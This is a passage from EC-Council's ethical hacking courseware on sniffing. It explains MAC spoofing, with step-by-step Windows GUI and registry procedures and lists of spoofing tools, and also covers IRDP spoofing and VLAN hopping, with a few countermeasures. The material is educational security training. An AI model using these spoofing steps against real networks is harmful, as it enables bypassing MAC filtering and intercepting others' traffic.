


Figure 8.37: Screenshot of XArp

Some examples of ARP spoofing detection tools are listed below:

- Capsa Network Analyzer (*https://www.colasoft.com*)
- ArpON (*https://sourceforge.net*)
- ARP AntiSpoofer (*https://sourceforge.net*)
- ARPStraw (*https://github.com*)
- shARP (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Technique: Spoofing Attacks

Besides ARP spoofing, an attacker can also use MAC spoofing, IRDP spoofing, VLAN hopping, and STP attacks to sniff the traffic of a target network. This section describes spoofing techniques that help attackers to steal sensitive information. This section also explains how to defend against MAC spoofing, VLAN hopping, and STP attacks.

MAC Spoofing/Duplicating

MAC duplicating refers to spoofing a MAC address with the MAC address of a legitimate user on the network. A MAC duplicating attack involves sniffing a network for MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then, the attacker spoofs a MAC address with the MAC address of the legitimate client. If the spoofing is successful, then the attacker can receive all the traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of someone on the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The diagram shows how an attacker performs a MAC spoofing/duplicating attack.






Figure 8.38: MAC spoofing/duplicating attack

Note: This technique can be used to bypass wireless access points' MAC filtering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





MAC Spoofing Technique: Windows

There are two methods for MAC spoofing in Windows 10 OS:

Method 1: If the network interface card supports clone MAC address, then follow these steps:

1. Click on **Start**, search for **Control Panel** and open it, then navigate to **Network and Internet → Networking and Sharing Center**.
2. Click on **Ethernet** and then click on **Properties** in the **Ethernet Status** window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the **Ethernet Properties** window, click on the **Configure** button and then on the **Advanced** tab.
4. Under the "**Property**" section, browse for **Network Address** and click on it.
5. On the right-hand side, under "**Value,**" type in the new MAC address you would like to assign and click **OK**.

   Note: Enter the MAC address number without "**:**" in between.
6. Type "**ipconfig/all**" or "**net config rdr**" in the command prompt to verify the changes.
7. If the changes are visible, then **reboot** the system, or else try method 2 (change MAC address in the registry).




Figure 8.39: Ethernet Properties dialog box

Method 2: Steps to change the MAC address in the registry:

1. Press **Win + R** to open Run, and type **regedit32** to start the registry editor.
2. **Note:** Do not type **Regedit** to start the registry editor. Go to "**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}** and double-click on it to expand the tree.
3. Four-digit sub keys representing network adapters will be found (starting with 0000, 0001, 0002, etc.).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Search for the proper "**DriverDesc**" key to find the desired interface.
5. Right-click on the appropriate sub key and add the new string value "**NetworkAddress**" (data type "REG_SZ") to contain the new MAC address.
6. Right-click on the "**NetworkAddress**" string value on the right side and select **Modify…**
7. Now, in the "**Edit String**" dialog box, enter the new MAC address in the "**Value data**" field and click "**OK.**"
8. **Disable** and then **re-enable** the network interface that was changed, or reboot the system.




Figure 8.40: Registry Editor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

MAC Spoofing Tools

- **Technitium MAC Address Changer**

  Source: *https://technitium.com*

  Technitium MAC Address Changer (TMAC) allows you to change (spoof) the MAC address of your NIC instantly. Every NIC has a MAC address hardcoded in its circuit by the manufacturer. This hard-coded MAC address is used by Windows drivers to access the Ethernet network (LAN). This tool can set a new MAC address to your NIC, bypassing the original hard-coded MAC address.

  As shown in the screenshot, attackers can use TMAC to spoof or change their MAC address to perform an attack on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.41: Screenshot of Technitium MAC Address Changer (TMAC)

Some examples of MAC spoofing tools are listed below:

- SMAC (*http://www.klcconsulting.net*)
- MAC Address Changer (*https://www.novirusthanks.org*)
- Change MAC Address (*https://lizardsystems.com*)
- Easy Mac Changer (*https://github.com*)
- Spoof-Me-Now (*https://sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IRDP Spoofing

ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to discover the IP addresses of active routers on its subnet by listening to router advertisement and solicitation messages on its network. The attacker can add default route entries on a system remotely by spoofing router advertisement messages. As IRDP does not require any authentication, the target host will prefer the default route defined by the attacker over the default route provided by the DHCP server. The attacker accomplishes this by setting the preference level and lifetime of the route at high values to ensure that the target hosts will choose it as the preferred route. This attack succeeds if the attacker launching the attack is on the same network as the victim. In the case of a Windows system configured as a DHCP client, Windows checks the received router advertisements for entries. If there is only one, then it checks whether the IP source address is within the subnet. If so, then it adds the default route entry; otherwise, it ignores the advertisement.




Figure 8.42: IRDP spoofing


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can use this to send spoofed router advertisement messages so that all the data packets travel through the attacker's system. Thus, the attacker can sniff the traffic and collect valuable information from the data packets. Attackers can use IRDP spoofing to launch MITM, DoS, and passive sniffing attacks.

- **Passive Sniffing:** In a switched network, the attacker spoofs IRDP traffic to re-route the outbound traffic of target hosts through the attacker's machine.
- **MITM:** Once sniffing starts, the attacker acts as a proxy between the victim and the destination. The attacker plays an MITM role and tries to modify the traffic.
- **DoS:** IRDP spoofing allows remote attackers to add wrong route entries into the victim's routing table. The wrong address entry causes DoS.

Prevent IRDP spoofing attacks by disabling IRDP on hosts, if the OS permits it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



VLAN Hopping

Virtual local area network (VLAN) hopping is a technique used to target network resources present on a VLAN. The main purpose behind a VLAN hopping attack is to gain access to the traffic flowing in other VLANs present in the same network, which is otherwise inaccessible. Networks usually have poor VLAN implementation or have misconfigurations that allow attackers to perform this type of attack. Attackers perform VLAN hopping attacks to steal sensitive information such as passwords; modify, corrupt, or delete data; install malicious codes or programs; or spread viruses, Trojans, and worms throughout the network.

VLAN hopping attacks can be performed via two primary methods, as given below:

- **Switch Spoofing**

  Using switch spoofing, the attacker connects a rogue switch into the network by tricking a legitimate switch and thereby creating a trunk link between them. After establishing a trunk link, the traffic from multiple VLANs can be sent to and through the rogue switch, therefore allowing an attacker to sniff and view the packet content. This attack is successful only when the legitimate switch is configured to negotiate a trunk connection, or when the interface is configured with "dynamic auto," "dynamic desirable," or "trunk" mode.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.43: Illustration of switch spoofing

- **Double Tagging**

  Using double tagging, the attacker adds and modifies tags in the Ethernet frame, thereby allowing the flow of traffic through any VLAN in the network. The Ethernet frame that is sent by the attacker contains two 802.1Q tags, inner and outer; the inner tag is the VLAN tag of a target switch that the attacker wants to reach, and the outer tag is the native VLAN of the attacker. When the switch receives the Ethernet frame, it strips off the outer tag, as it is the same as the tag for the native VLAN, and forwards the frame with an inner tag on all its trunk interfaces. This allows an attacker to bypass the network mechanism by jumping from his native VLAN to the victim's VLAN(s), and also allows him/her to send the traffic to other VLANs. This attack is possible only if the switch ports are configured to use native VLANs.

